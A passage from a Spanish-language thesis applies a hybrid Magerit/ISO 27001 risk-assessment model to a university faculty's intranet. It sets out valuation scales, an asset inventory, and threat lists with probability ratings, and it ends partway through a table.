Para la construcción del modelo híbrido se sometió a una valoración cualitativa y cuantitativa a cada uno de los índices definidos y que intervienen en cada etapa del proceso de las metodologías Magerit e ISO 27001. Primeramente, se toma en consideración las características generales y con ello tener un panorama más amplio en cuanto a su desarrollo en el ámbito de la seguridad de la información se refiere, por consiguiente, se evalúa la gestión de riesgos como tal, desde el análisis de riesgos y el tratamiento de los mismos, evidenciando características que ambas metodologías poseen y sirven de gran medida para el procedimiento de identificar las amenazas internas y controlarlas.

La ponderación a cada índice puede ir desde 0 hasta 4, en donde, el valor 0 corresponde al más bajo definiéndolo como muy malo y el valor 4 representa el valor más alto describiéndolo como excelente y después brindarles su respectivo equivalente en porcentajes, tal y como se evidencia en la tabla 7-2 Escala Cuantitativa de Valoración y tabla 8-2 Escala Cualitativa de Valoración, correspondientes al capítulo dos.

Para realizar una valoración prudente y obtener resultados confiables, bajo estudios previamente realizados e investigación propia se conocerá cómo se encuentra, qué ofrece y en qué magnitud lo hace cada metodología en cada uno de los índices, para seleccionar el indicador con mejor puntuación para formar el nuevo modelo híbrido.

Conceptualización Variable Dependiente

Para comprobar el control de las amenazas internas se lo hace mediante la medición del nivel del riesgo en cada una de las dimensiones (confidencialidad, integridad y disponibilidad). En donde, si posee un nivel de riesgo bajo o muy bajo de materialización de la amenaza, significará que el activo se encuentra en buenas condiciones. Y, al contrario, si posee un nivel de riesgo alto de ocurrencia, no es posible el control de la amenaza lo que generaría la materialización de la misma en la facultad.

Para llegar a conocer el riesgo que posee cada amenaza identificada en su respectivo activo, es necesario el análisis de riesgos de todos los activos existentes en la facultad; partiendo con una ponderación inicial a cada activo dependiendo del estado y funcionamiento actual en cada una de las dimensiones establecidas por la metodología Magerit, tal y como se muestra en la Figura 1-3 Criterios de Valoración de los Activos, correspondiente al presente capítulo.

A continuación, se procede con la identificación de las amenazas por cada activo en base a sus vulnerabilidades existentes, para valorizar de manera cualitativa en base a su probabilidad de ocurrencia, para este procedimiento se utilizará la escala dada en la tabla 4-3 correspondiente a la etapa tres del modelo propuesto. Cabe recalcar que esta etapa es crucial, ya que se identificará las amenazas que posteriormente serán controladas mediante la implementación de los controles pertinentes.

Identificadas las amenazas existentes por cada activo en la facultad se procede a estimar el riesgo; cuyo procedimiento está establecido por dos fases. La primera corresponde a la identificación del impacto, que es la degradación del activo en base a la probabilidad de ocurrencia de la amenaza; con estos resultados, en la segunda fase finalmente se estima el nivel de riesgo de ocurrencia de las amenazas internas presentado cualitativamente y cuantitativamente mediante la escala comprendida en tabla 8-3 Escala de Valoración del Riesgo, correspondiente al capítulo tres.

Identificados los activos que obtuvieron un nivel de riesgo alto de ocurrencia de amenazas, se procede con la implementación de los controles propuestos en la etapa siete del modelo hibrido para posteriormente estimar el riesgo residual que posee cada activo sometido al procedimiento mencionado. En base a estos resultados se realiza la comparación de las situaciones pre y post implementación del modelo híbrido, a fin de demostrar mediante la reducción del nivel de riesgo el control de amenazas internas identificadas en la intranet de la FIE.

3.8. Unidad de Análisis.

El presente estudio es realizado en la Facultad de Informática y Electrónica de la ESPOCH, como representante de las facultades de las instituciones de educación superior. Esta entidad abarca los activos que la mayoría de sus similares poseen, convirtiéndola en el escenario idóneo para la realización del proyecto de investigación. Además, se cuenta con el consentimiento de la autoridad a cargo para el acceso a los inventarios de los activos existentes en la facultad y la replicación de la intranet en un entorno virtual con cada uno de los elementos involucrados en el funcionamiento de la red como tal.

3.9. Instrumentos de recolección de datos

Para la recolección de información se utilizó el inventario de los activos en los laboratorios de la facultad antes y después de la aplicación del modelo híbrido. Esto con la finalidad de encontrar información que servirá de ayuda para evaluar los indicadores de las variables planteadas.

Cabe recalcar que la infraestructura tecnológica de la FIE es restringida, controlada y monitoreada por el órgano DTIC y la infraestructura física por los técnicos designados en dicha edificación.

3.10. Recolección de datos

Para este proyecto teniendo en cuenta únicamente la zona de laboratorios, se considera una sola planta, el interior se divide en tres zonas: laboratorio 1, laboratorio 2 y el laboratorio 3 y todo activo que intervenga con el funcionamiento y manipulación de estos.

3.11. Instrumentos para procesar datos recolectados

Los instrumentos utilizados para procesar los datos recolectados fueron: software ofimático Microsoft Excel, Microsoft Word, el simulador gráfico de redes GNS3 y el programa estadístico SPSS.

3.12. Parametrización del modelo híbrido

El presente modelo híbrido está basado en las metodologías ampliamente conocidas Magerit e ISO 27001, cada etapa del modelo propuesto está bajo las directrices de una de las dos normas, basado en una comparativa dispuesto en el capítulo II del presente trabajo.

3.12.1. Actividades Preliminares

Cuando se implementa un proyecto en base a esta metodología es necesario planificar todas las actividades desde el inicio definidas en tareas que se deben considerar antes de realizar el análisis de riesgos (Gaona, 2013).

3.12.1.1. Estudio de oportunidad

En esta tarea se realiza para conocer la factibilidad del presente proyecto dentro de alguna organización.

3.12.1.2. Determinación del alcance del modelo

En la presenta tarea se plantean los objetivos finales del proyecto, su dominio y sus límites.

3.12.1.3. Planificación del modelo

En esta tarea se ratifica que el proyecto de análisis de riesgos va a ser ejecutado y por tal razón habrá que recolectar la información por medio de documentos o entrevistas al personal a cargo de los activos dispuestos en la organización a ser sometida al análisis (Gaona, 2013).

3.12.1.4. Lanzamiento del modelo

En esta tarea del proyecto se elaboran las preguntas para la recogida de información y el resultado será el catálogo de tipos de activos, dimensiones de seguridad y criterios de valoración (Gaona, 2013).

3.12.2. Identificación y Ponderación de los Activos

Se denomina activo a todo aquel elemento que intervenga con la utilización de la intranet de la institución. Se los identificó gracias al inventario completo de activos brindado por la metodología Magerit y con nomenclatura propia de la misma (Amutio et al., 2012b).

Terminada la identificación de activos viene la ponderación de los mismos, en donde el funcionamiento y estado actual son cualidades fundamentales para brindar el valor más adecuado en base a los criterios de valorización del activo que van desde 0 hasta 10. Ese valor hace referencia a que el valor más alto se dará al activo que esté en malas condiciones, puede ser por su falta de actualización, mantenimiento, entre otros. Y se ponderará con el valor más bajo al activo que este en perfectas condiciones en su funcionamiento y estado.




Figura 1-3: Criterios de valoración de los activos
Fuente: (Amutio et al., 2012a).

Dimensiones

Los criterios de dimensionamiento están basados en las cinco características que proporciona la metodología Magerit y están ligados completamente a la seguridad de la información.

Dependiendo de cómo se encuentre el estado y funcionamiento del activo, este será ponderado en base a cada uno de los criterios mencionados y en el rango establecido en los criterios de valoración de los activos evidenciando la situación actual de cada uno con respecto a la seguridad.

Tabla 3-3: Dimensiones de Magerit

Dimensiones	
D	Disponibilidad
I	Integridad de los datos
C	Confidencialidad de los datos
A	Autenticidad de los usuarios y de la información
T	Trazabilidad del servicio y de los datos

Fuente: (Amutio et al., 2012a).
Realizado por: Chiriboga, Jacqueline, 2022.

3.12.3. Identificación y valoración de las amenazas a las que están expuestas los activos

Para listar las amenazas a cada uno de los activos, la metodología Magerit se caracteriza por identificar amenazas no sólo en el ámbito lógico, sino también en el ámbito físico; brindado en su amplio catálogo de elementos y respectiva nomenclatura (Amutio et al., 2012b). Las pautas que se toma en cuenta para la clasificación de estas, son las siguientes:

Figura 2-3: Clasificación de las amenazas según Magerit
Fuente: (Amutio et al., 2012a).

Valoración de las Amenazas

Identificadas y listadas las amenazas en cada uno de los activos, se prosigue con la valoración de las mismas en base a probabilidad de ocurrencia. Tomando como dato la ponderación de activos antes realizado en donde se puede evidenciar el estado y funcionamiento en que se encuentran.

Tiene un cierto grado de complejidad determinar la probabilidad de ocurrencia de una amenaza, en razón que no se sabe a ciencia cierta en qué momento esta puede materializarse, pero sirve de ayuda el conocimiento del estado y funcionamiento del activo.

Como parte del proceso de análisis en la metodología Magerit se valorará cualitativamente la amenaza (Amutio et al., 2012a). Teniendo como referencia la siguiente escala:

Tabla 4-3: Escala valoración de la amenaza

MA	Muy alta	Casi seguro
A	Alta	Muy alto
M	Media	Posible
B	Baja	Poco probable
MB	Muy baja	Muy raro

Fuente: (Amutio et al., 2012a).
Realizado por: Chiriboga, Jacqueline, 2022.

Como se muestra en la escala de valoración de la amenaza, si el activo obtiene una valoración muy alta (MA) significa que es casi seguro que ocurra la amenaza y al sentido contrario si tiene una valorización muy baja (MB) sería muy raro que la amenaza se materialice. Finalmente, si tiene una valorización media (M) es posible la ocurrencia de la amenaza. Y así, se definiría cada grado de la escala (Amutio et al., 2012a).

3.12.4. Identificación de salvaguardas y nivel de madurez

La metodología Magerit ofrece una escala del nivel de madurez, que servirá para medir el nivel en que se encuentre cada activo con respecto a la salvaguarda identificada para las amenazas basándose en su estado y funcionamiento actual. Además, se tendrá en cuenta la valorización brindada a las amenazas realizada en la etapa anterior (Amutio et al., 2012a).

Tabla 5-3: Escala del nivel de madurez

CONTROL	CONTROL	MADUREZ
0%	L0	Inexistente
10%	L1	Inicial/ad hoc
50%	L2	Reproducible, pero intuitivo
90%	L3	Proceso definido
95%	L4	Gestionado y medible
100%	L5	Optimizado

Fuente: (Amutio et al., 2012a).

Realizado por: Chiriboga, Jacqueline, 2022.

De acuerdo a la escala de madurez, si se le otorga un nivel bajo (L0) se considerará que es inexistente, los niveles L1 y L2 la salvaguarda existe, pero no se encuentre implementada, esto reflejándose en el estado y funcionamiento de los activos tomados en consideración, lo que implica mejorar su madurez para enfrentar los riesgos.

En los niveles L3 y L4 existe un proceso definido o gestionado respectivamente y si se desea pueden optimizarse aún más para obtener mejores resultados en la seguridad. Estos niveles son aceptables, pero requieren un monitoreo continuo.

En el nivel L5 los procesos se encuentran optimizados con un grado de eficacia alto que aportan a la confianza y afianzamiento de los procesos, sin embargo, se los debe monitorear de manera periódica para confirmar el funcionamiento óptimo de los mismos

3.12.5. Estimación de los Riesgos por cada activo

Identificación del Impacto Potencial

En base a los datos obtenidos acerca del estado actual de cada activo, se procede a identificar su impacto potencial basado en el estado y funcionamiento de los activos y la probabilidad de ocurrencia de la amenaza, esto en la quinta etapa del modelo híbrido. Según la metodología Magerit para conocer el nivel de riesgo que posee cada activo primero es necesario identificar el impacto de cada activo que pudiere provocar a la organización, para este procedimiento esta norma facilita una tabla sencilla de ponderación cualitativa (Amutio et al., 2012c).

Tabla 6-3: Escala de valoración del impacto

IMPACTO		ACTIVO		
		1%	**10%**	**100%**
PROBABILIDAD	**MA**	M	A	MA
	A	B	M	A
	M	MB	B	M
	B	MB	MB	B
	MB	MB	MB	MB

Fuente: (Amutio et al., 2012c).

Realizado por: Chiriboga, Jacqueline, 2022.

Mediante la presente tabla se ponderará a cada activo, en donde, los que reciban una calificación muy alta (MA), será necesaria una intervención inmediata para tratarlo porque poseen un impacto alto en base a su estado y funcionamiento actual y la ocurrencia de la amenaza.

Estimación del Riesgo Potencial

Para la etapa final del análisis de riesgos, con la utilización de los datos obtenidos anteriormente y con la ayuda de tablas cualitativas será posible estimar el riesgo que posee cada activo, a través de la ponderación que les corresponda (Amutio et al., 2012c).

Para estimar el riesgo hay que considerar las siguientes tablas:

Tabla 7-3: Escalas del impacto, probabilidad y riesgo

ESCALAS		
IMPACTO	**PROBABILIDAD**	**RIESGO**
MA: muy alto	MA: prácticamente seguro	MA: crítico
A: alto	A: probable	A: importante
M: medio	M: posible	M: apreciable
B: bajo	B: poco probable	B: bajo
MB: muy bajo	MB: muy raro	MB: despreciable

Fuente: (Amutio et al., 2012c).

Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente tabla se puede observar la escala para estimar el riesgo basado en el impacto y la probabilidad.

Tabla 8-3: Escala de estimación del riesgo

RIESGO		PROBABILIDAD				
		MB	**B**	**M**	**A**	**MA**
IMPACTO	**MA**	A	MA	MA	MA	MA
	A	M	A	A	MA	MA
	M	B	M	M	A	A
	B	MB	B	B	M	M
	MB	MB	MB	MB	B	B

Fuente: (Amutio et al., 2012c).

Realizado por: Chiriboga, Jacqueline, 2022.

Identificación del Impacto y Estimación del Riesgo Residual

Para la identificación del impacto residual y estimación del riesgo residual, utilizaremos las mismas técnicas y ponderaciones brindadas por la metodología Magerit para la estimación del riesgo potencial, teniendo en cuenta el análisis de activos, de amenazas y de salvaguardas, dándonos como resultado el riesgo existente tras haber implementado el control propuesto.




Figura 3-3: Identificación del impacto residual y estimación del riesgo residual

Fuente: (Amutio et al., 2012c).

3.12.6. Presentación de Resultados

Todos los activos existentes en una organización están expuestos a los riesgos, lo importante en esta etapa basados en el análisis de riesgos realizado, es conocer cuales obtuvieron un nivel de

riesgo alto y proceder con el respectivo tratamiento del riesgo en base al otorgamiento del control adecuado (Amutio et al., 2012c).

La estimación cualitativa del riesgo realizada anteriormente, en esta etapa se verá reflejada cuantitativamente mediante el uso de la siguiente escala, en donde estará su equivalente numérico dependiendo del nivel obtenido tras el análisis de riesgos.

Tabla 9-3: Escala de valoración del riesgo

VALORACIÓN DEL RIESGO	
ESCALA	**VALOR**
MA: crítico	5
A: importante	4
M: apreciable	3
B: bajo	2
MB: despreciable	1

Fuente: (Amutio et al., 2012c).

Realizado por: Chiriboga, Jacqueline, 2022.

Si el activo posee un nivel de riesgo crítico o importante, la solución más optima es reducir el riesgo, a través de la aplicación del control brindado. Mientras que si posee un riesgo apreciable se puede optar por aceptar el nivel actual, pero manteniendo una monitorización continua en el caso de que haya algún inconveniente y podamos reaccionar a tiempo y, por último, si posee un nivel despreciable o bajo, no necesita ningún tipo de control, ya que se encuentra en estado y funcionamiento normal (Amutio et al., 2012c).

Finalmente, con la valoración cuantitativa del nivel de riesgo potencial de los activos se podrá reflejar los resultados en una gráfica teniendo una perspectiva más amplia de lo concluido en base al análisis realizado.

3.12.7. Otorgamiento de controles para cada activo con alto nivel de riesgo

Concluidas las seis etapas del modelo híbrido y en base a los resultados obtenidos. Para ayudar a los activos que poseen un nivel alto de riesgo de ocurrencia de amenaza. Se propone controles basados en la norma 27001.

La característica de estos controles es que son propuestos de manera general, como es el estilo de esta norma internacional. Y así, proporcionar un panorama más amplio en cuanto a la solución más pertinente para la institución, pero en base al control proporcionado.

La propuesta de controles de manera general y no implícita, es basada a que cada institución u organización tiene políticas propias en donde los procedimientos, estudios (factibilidad, económicos), tiempo de aplicación, dependencias, reglamentos, etc., son factores que influencian directamente con la aplicación del control brindado ya sea en corto o largo plazo (ISO 27001, 2013).

3.13. Ámbito de Prueba

En base a las políticas dispuestas por el departamento de DTIC no existe el permiso pertinente para el acceso y manipulación de la red de la facultad. Y por parte de las autoridades hay la prohibición de ingreso a las instalaciones por motivo de pandemia (OMS, 2020).

Para obtener evidencias de la situación inicial y conseguir los resultados post aplicación de los controles en los activos pertenecientes a la intranet de la FIE. Por su nivel de actualización en cuanto a equipos y software que componen una red se refiere y su entorno amigable se utilizó el programa GNS3 en su última versión.

Dicho programa servirá para asemejar de la manera más precisa la red real de la entidad que va a ser sometida al presente estudio en un ambiente simulado. De esta forma conseguir los datos más próximos a la realidad de los activos medibles en este software, dando paso a la demostración de una situación pre y post implementación del modelo y evidenciar el control de las amenazas internas con el otorgamiento de los controles pertinentes.

CAPÍTULO IV

4. RESULTADOS Y DISCUSIÓN

4.1. Procedimiento general

El presente proyecto de investigación tiene como objetivo controlar amenazas internas en la intranet de la Facultad de Informática y Electrónica, mediante la aplicación de un modelo híbrido basado en las metodologías Magerit e ISO 27001.

Se estudió la situación actual en que se encuentra la intranet tanto física como lógica mediante la recolección de información y observación. Estos datos obtenidos serán analizados en el modelo híbrido basado en las etapas más sobresalientes de cada metodología, resultado de un análisis comparativo entre ambas. Y así, cumplir con los objetivos planteados.

4.2. Presentación de resultados

A continuación, se muestra el desarrollo del modelo híbrido aplicado en la Facultad de Informática y Electrónica, definiendo cada una de sus etapas.

4.3. Desarrollo del modelo híbrido

4.3.1. Actividades Preliminares

El presente modelo será implementado en base a la metodología Magerit para el análisis de riesgo y la norma ISO 27001 para el tratamiento de los mismos, con la ayuda de las técnicas, inventarios e información proporcionados por estas.

Para obtener los resultados esperados tras la implementación del modelo híbrido, es de suma importancia la ayuda y colaboración por parte de todo el personal involucrado con el manejo de la información dentro de la intranet perteneciente a la Facultad de Informática y Electrónica.

1. **Estudio de oportunidad**

La Facultad de Informática y Electrónica posee una serie de activos, tanto físicos como lógicos documentados en su inventario. Estos elementos han sido de gran ayuda en cuanto al

funcionamiento de toda la infraestructura física y lógica se refiere. No obstante, cada día existen amenazas que, en el caso de materializarse, provocarían problemas en la seguridad acarreadas por el estado de dichos activos.

Mediante la adquisición del inventario de los activos y dialogo directo con los encargados de estos, se ha evidenciado como se encuentra cada elemento en base a su estado y funcionamiento, percibiéndose una situación inicial y comenzar con el desarrollo de las siguientes etapas del modelo.

Entre los detalles que más han llamado la atención, es la falta de mantenimiento a los equipos auxiliares, la desactualización de los sistemas operativos, antivirus, navegadores web y paquete ofimático, que serán el foco de atención en este procedimiento.

2. Determinación del alcance del modelo

El dominio del presente modelo se centra en la Facultad de Informática y Electrónica de la ESPOCH, en donde cada uno de los activos relacionados con el funcionamiento y estado de infraestructura física y la red existente en la entidad, serán participes en el proceso del modelo en estudio.

Entre los activos que serán sometidos a la implementación del modelo, en la parte del hardware están todos equipos de cómputo y auxiliares existentes en los laboratorios de la facultad. Por otro lado, los sistemas, programas y aplicaciones considerados como software y que se usan frecuentemente en los equipos mencionados anteriormente. Y al último, pero no menos importante, los equipos y comunicaciones que sirven de enlace hacia la red e interacción de los usuarios que también son considerados un activo más. Ya que están directamente relacionados con la manipulación de los recursos ya indicados.

3. Planificación del modelo

Para comenzar con el desarrollo del modelo híbrido, se realizará la recolección de información concerniente al listado de activos para proceder con el análisis de riesgos de los mismos basados en el conocimiento de la situación actual de cada uno, bajo los procedimientos de la metodología Magerit.

En base a los resultados obtenidos del análisis mencionado anteriormente, se procederá a otorgar los controles adecuados a aquellos activos que estén en nivel de riesgo alto de materialización de las amenazas.

Aplicados los controles sugeridos se evaluará la situación inicial y post implementación en donde, se podrá evidenciar si hubo la mitigación del riesgo y por ende el control de las amenazas.

4. Lanzamiento del modelo

Para realizar la gestión de riesgos en cada una de las etapas del modelo híbrido, se utilizará las herramientas, catálogos y método proporcionados por la metodología Magerit 3.0 en sus tres libros y los controles brindados por la norma ISO 27001 con su anexo A, que se ajustan a las necesidades de la facultad.

Con la ayuda de este inventario se identifica cada activo perteneciente a la entidad tomando en consideración el tipo de activo al que pertenece, permitiendo la correcta identificación de los demás elementos necesarios para las siguientes etapas del análisis como: las amenazas, salvaguardas, que servirán para la estimación del riesgo en base a su impacto.

Con la implementación de este modelo se dará a conocer a ciencia cierta los riesgos existentes y dependiendo de su nivel, proporcionar los controles correspondientes para lograr un nivel de seguridad estable.

Con la autorización pertinente de parte de la máxima autoridad en la facultad de Informática y Electrónica para utilizar la red y los activos de forma intangible para aplicar el modelo híbrido propuesto con cada una de sus etapas. En base a esto, quedará la constancia del trabajo realizado partiendo de una situación inicial y mediante el análisis conocer el nivel de riesgo que posee cada activo actualmente y a posteriori con la implantación del control pertinente a los mismos, disminuir el nivel de riesgo y por ende controlar las amenazas.

El programa GNS3 que ayudará a asemejar la red real a un escenario simulado permitirá someter a los activos que obtuvieron un nivel de riesgo alto a la última fase del modelo respecto al otorgamiento de controles. Logrando obtener resultados post implementación para compararlos con los datos de la pre implementación y evidenciar la diferencia entre ambas situaciones, a fin de comprobar que el modelo funciona y dejando a disposición de las autoridades su implementación.

Dados estos antecedentes, el modelo está listo para su ejecución.

4.3.2. Identificación y ponderación de los activos

Tabla 1-4: Listado de activos de la FIE

TIPO	NOMBRE DEL ACTIVO
[S] SERVICIOS	1. [PABX]Servicio de telefonía IP
	2. [EMAIL] Servicio de correo Microsoft
	3. [IDM] Servicio de soporte técnico
[SW] APLICACIONES	4. [PRP] Registro de uso laboratorios
	5. [OS] Sistemas operativos
	6. [AV] Antivirus
	7. [BROWSER] Navegadores web
	8. [OFFICE] Sistemas ofimáticos
	9. [STD] Sistema EDUROAM
[HW] EQUIPOS INFORMATICOS	10. [SWITCH] Conmutadores de red
	11. [PRINT] Medios de impresión
	12. [PC] Computadoras de escritorio
[COM] COMUNICACIONES	13. [INTERNET] Conexión a internet
	14. [WIFI] Conexión inalámbrica
	15. [LAN] Conexión LAN
[AUX] EQUIPOS AUXILIARES	16. [CABLING] Cableado de red
	17. [FURNITURE] Rack de comunicaciones
	18. [UPS] UPS
	19. [AC] Sistema anti incendios
[L] INSTALACIONES	20. [LOCAL]Laboratorios
[P] PERSONAL	21. [ADM]jefe de DTIC
	22. [OP] Asistentes de DTIC
	23. [UI]Usuarios finales (docentes, estudiantes y empleados)

Realizado por: Chiriboga, Jacqueline, 2022.

Ponderación de activos en base a las dimensiones

La siguiente tabla muestra la ponderación de los activos frente a los criterios de dimensionamiento, basados en la metodología Magerit.

Tabla 2-4: Valoración de los activos en base a las dimensiones

ACTIVOS	D	I	C	A	T
[S]SERVICIOS					
1. [PABX] Servicio de telefonía IP	1	1	1	1	1
2. [EMAIL]Servicio de correo Microsoft	2	2	2	2	2
3. [IDM] Servicio de soporte técnico	2	2	2	2	2
[SW]APLICACIONES					
4. [PRP] Registro de uso laboratorios	2	2	2	2	2
5. [OS] Sistemas operativos	10	10	10	10	10
6. [AV] Antivirus	9	9	9	9	9
7. [BROWSER] Navegadores web	9	9	9	9	9
8. [OFFICE] Sistemas ofimáticos	9	9	9	9	9
9. [STD] Sistema Eduroam	2	2	2	2	2
[HW]EQUIPOS INFORMATICOS					
10. [SWITCH] Conmutadores de red	1	1	1	1	1
11. [PRINT] Medios de impresión	1	1	1	1	1
12. [PC] Computadoras de escritorio	2	2	2	2	2
[COM]COMUNICACIONES					
13. [INTERNET] Conexión a internet	3	3	3	3	3
14. [WIFI] Conexión inalámbrica	3	3	3	3	3
15. [LAN] Conexión LAN	3	3	3	3	3
[AUX]EQUIPOS AUXILIARES					
16. [CABLING] Cableado de red	1	1	1	1	1
17. [FURNITURE] Rack de comunicaciones	1	1	1	1	1
18. [UPS] UPS	2	2	2	2	2
19. [AC] Sistema anti incendios	10	10	10	10	10
[L]INSTALACIONES					
20. [LOCAL] Laboratorios	2	2	2	2	2
[P]PERSONAL					
21. [ADM] jefe de DTIC	3	3	3	3	3
22. [OP] Asistentes de DTIC	3	3	3	3	3
23. [UI] Usuarios finales	6	6	6	6	6

Realizado por: Chiriboga, Jacqueline, 2022.

Brindada la ponderación a los activos, se evidencia como cada uno se encuentra con respecto a los criterios de dimensionamiento. Cada elemento valorado en esta sección merece una atención especial, pero vale la pena tener más cuidado con aquellos que están ubicados por encima del nivel alto en la escala de valorización de activos.

En base a la ponderación realizada, se puede decir que los activos con valoración 9 pueden causar la interrupción de los servicios. Y los elementos valorados con 10 pueden provocar un colapso integral de todos los servicios. Por tal razón, estos activos merecen de un trato especial en cuanto a la aplicación de una solución rápida y optima se refiere.

4.3.3. Identificación y valoración de las amenazas a las que están expuestas los activos

Prosiguiendo con la segunda etapa del modelo híbrido, en base al inventario de amenazas se procede a designarlas según el activo, como se muestra en la siguiente tabla:

Tabla 3-4: Listado de amenazas por cada activo

Activos	Amenazas
[PABX] Servicio de telefonía IP	[I.5] Fallo del equipo
	[I.6] Corte eléctrico
	[E.1] Mala manipulación
	[A.25] Robo de equipo
[EMAIL] Servicio de correo Microsoft	[E.20]Vulnerabilidades del sistema
	[E.24]Caída del servicio
	[E.8] Replicación de spam
	[A.11]Accesos no autorizado
[IDM] Servicio de soporte técnico	[E.28] Indisponibilidad de personal
	[I.5] Falta de equipos o material
	[E.2] Errores del técnico
[PRP] Registro de uso laboratorios	[E.15]Alteración de la Información
	[A.5] Suplantación de la identidad
	[E.19]Fuga de información
	[E.28]Indisponibilidad del personal
[OS] Sistemas operativos	[E.21]Actualización de programas
	[E.20]Vulnerabilidades del sistema
	[A.22]Ataques cibernéticos
	[A.11]Acceso no autorizado
[AV] Antivirus	[E.20]Vulnerabilidades del sistema
	[E.21]Actualización de programas
	[A.22]Ataques cibernéticos
[BROWSER] Navegadores web	[A.22]Ataques cibernéticos
	[E.8] Instalación de programas maliciosos
[OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas
	[E.20]Vulnerabilidades del sistema
	[A.8] Apertura de documentos infectados

[STD] Sistema Eduroam	[E.21]Actualización de programas
	[A.11]Acceso no autorizado
[SWITCH] Conmutadores de red	[N.*]Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[I.6] Corte eléctrico
	[I.7] Temperatura de funcionamiento inadecuada
	[E.23]Error de mantenimiento
[PRINT] Medios de impresión	[N.*]Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[I.6] Corte eléctrico
	[E.23]Error de mantenimiento
	[A.25] Robo de equipo
[PC] Computadoras de escritorio	[N.*]Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[E.23]Error de mantenimiento
	[I.6] Corte eléctrico
	[A.23] Manipulación de los equipos
	[A.25] Robo de equipo
	[I.7] Temperatura de funcionamiento inadecuada
[INTERNET] Conexión a internet	[I.8] Fallo en las comunicaciones
	[E.24] Caída del servicio
	[A.22] Ataques cibernéticos
[WIFI] Conexión inalámbrica	[I.8] Fallo en las comunicaciones
	[I.5] Fallo de equipo
	[E.24]Caída del servicio
	[I.6] Corte eléctrico
	[A.22] Ataques cibernéticos
[LAN] Conexión LAN	[I.5]Fallo de equipo
	[I.6] Corte eléctrico
	[E.24]Caída del servicio
	[A.22]Ataques cibernéticos
[CABLING] Cableado de Red	[N.*]Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[E.23] Error de mantenimiento
	[A.23] Manipulación de los equipos
[FURNITURE] Rack de comunicaciones	[N.*] Desastre natural
	[N.1] Fuego

	[N.2] Daño por agua
	[A.23] Manipulación de los equipos
	[E.23]Error de mantenimiento
[UPS] UPS	[N.*] Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[A.23] Manipulación de los equipos
	[E.23]Error de mantenimiento
	[A.25] Robo de equipo
[AC] Sistema anti incendios	[N.*] Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[E.23]Error de mantenimiento
	[A.25]Robo de equipo
[LOCAL] Laboratorios	[N.*] Desastre natural
	[N.1] Fuego
	[N.2] Daño por agua
	[A.7] Usos no previstos
	[A.11] Acceso no autorizado
	[A.23] Manipulación de los equipos
[ADM] jefe de DTIC [OP] Asistentes de DTIC [UI] Usuarios finales	[E.28] Indisponibilidad del personal
	[E.19] Fuga de información
	[E.15] Alteración de información
	[A.30] Ingeniera social

Realizado por: Chiriboga, Jacqueline, 2022.

Valoración de las Amenazas

En la siguiente tabla se muestra la valoración de la probabilidad de ocurrencia de la amenaza con respecto al activo.

Tabla 4-4: Listado de valoración de las amenazas

Activos	**Amenazas**	MB	B	M	A	MA
[PABX]Servicio de telefonía IP	[I.5] Fallo del equipo	X				
	[I.6] Corte eléctrico	X				
	[E.1] Mala manipulación	X				
	[A.25] Robo de equipo	X				
[EMAIL] Servicio de correo Microsoft	[E.20]Vulnerabilidades del sistema		X			
	[E.24]Caída del servicio	X				
	[E.8] Replicación de spam		X			

	[A.11]Accesos no autorizado	X				
[IDM] Servicio de soporte técnico	[E.28] Indisponibilidad de personal		X			
	[I.5] Falta de equipos o material	X				
	[E.2] Errores del técnico		X			
[PRP]Registro de uso laboratorios	[E.15] Alteración de la Información	X				
	[A.5] Suplantación de la identidad		X			
	[E.19]Fuga de información.	X				
	[E.28] Indisponibilidad del personal.		X			
[OS] Sistemas operativos	[E.21]Actualización de programas					X
	[E.20]Vulnerabilidades del sistema				X	
	[A.22]Ataques cibernéticos				X	
	[A.11]Acceso no autorizado				X	
[AV]Antivirus	[E.20]Vulnerabilidades del sistema				X	
	[E.21]Actualización de programas					X
	[A.22]Ataques cibernéticos				X	
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos				X	
	[E.8] Instalación de programas maliciosos				X	
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas					X
	[E.20]Vulnerabilidades del sistema				X	
	[A.8] Apertura de documentos infectados				X	
[STD] Sistema EDUROAM	[E.21] Actualización de programas		X			
	[A.11] Acceso no autorizado		X			
[SWITCH] Conmutadores de red	[N.*]Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[I.6] Corte eléctrico		X			
	[I.7] Temperatura de funcionamiento inadecuada		X			
	[E.23] Error de mantenimiento		X			
